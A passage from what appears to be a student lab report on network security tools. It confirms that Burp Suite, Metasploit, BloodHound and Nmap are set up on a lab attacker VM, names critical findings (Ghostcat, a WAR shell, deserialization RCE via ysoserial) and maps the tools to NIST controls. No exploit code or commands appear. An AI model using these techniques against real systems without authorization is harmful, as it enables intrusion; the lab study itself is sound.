


Figure 3-3: Burp Suite Community Edition confirmed operational on ParrotOSAttacker VM. Wireshark version output visible in terminal: v2.9.14, nghttp2 library, Qt 6.8 — confirming full web application testing toolchain is ready alongside Metasploit.

3.7 Penetration Testing Assessment

The Trinity Project penetration testing toolkit demonstrates a complete offensive capability across network exploitation, Active Directory attack path analysis, and web application vulnerability testing. Metasploit Framework 6.4 is confirmed operational with its full payload generation (msfvenom) and listener (multi/handler) capabilities verified. BloodHound combined with the Nmap LDAP NSE scripts provides a complete AD enumeration chain — from unauthenticated domain structure discovery to graphical attack path mapping. Burp Suite's proxy and Repeater capabilities enabled manual confirmation of Java deserialization RCE against the JLR Tomcat endpoint, a class of vulnerability that automated scanners routinely miss. All three Critical findings (Ghostcat, WAR shell, deserialization RCE) were confirmed with working proof-of-concept evidence and subsequently remediated per the clean-up procedures documented in the EH1 Lab Report.

Section 4 — Compliance & Framework Alignment

The three tools documented in this report collectively satisfy the Network Security 1 rubric requirement for network security tools usage. The table below maps each tool to the relevant framework controls it demonstrates.

Tool	Rubric Requirement	MeFramework Control	Evidence
Wireshark	1 Wireshark capture with analysis	NIST SP 800-53 SI-4 (System Monitoring)	ens33 capture: 72 packets; DNS/DHCP/SMB/NetBIOS protocol dissection; security implications documented
Nmap (-sV -sC -O + NSE scripts)	1 network vulnerability scanner report	NIST SP 800-53 CA-8 (Penetration Testing) CISA KEV cross-reference	12 open ports documented; 5 vulns with CVSS/risk/mitigation; OS fingerprint; AD enumeration
Metasploit BloodHound Burp Suite	1 penetration testing tool output	NIST SP 800-115 (Technical Guide to Info Security Testing)	msfconsole -v confirmed; BloodHound Neo4j running; Burp proxy + ysoserial RCE

Tool Effectiveness Comparison

Dimension	Wireshark	Nmap	Metasploit / Burp
Primary Use	Traffic capture & analysis	Port scan & enumeration	Exploitation & testing
Detection Type	Passive — no traffic sent	Active — sends probes	Active — exploits vulnerabilities
Skill Level	Intermediate	Beginner to Advanced	Advanced
Risk to Target	Zero (read-only)	Low (probe packets)	High (exploits sent)
Best For	Baseline & anomaly detect	Asset inventory & vulns	Confirming exploitability
Auth Required	No (passive capture)	No (unauthenticated)	Yes (controlled lab only)
Output Format	.pcapng capture files	Text / XML / grepable	Console sessions / reports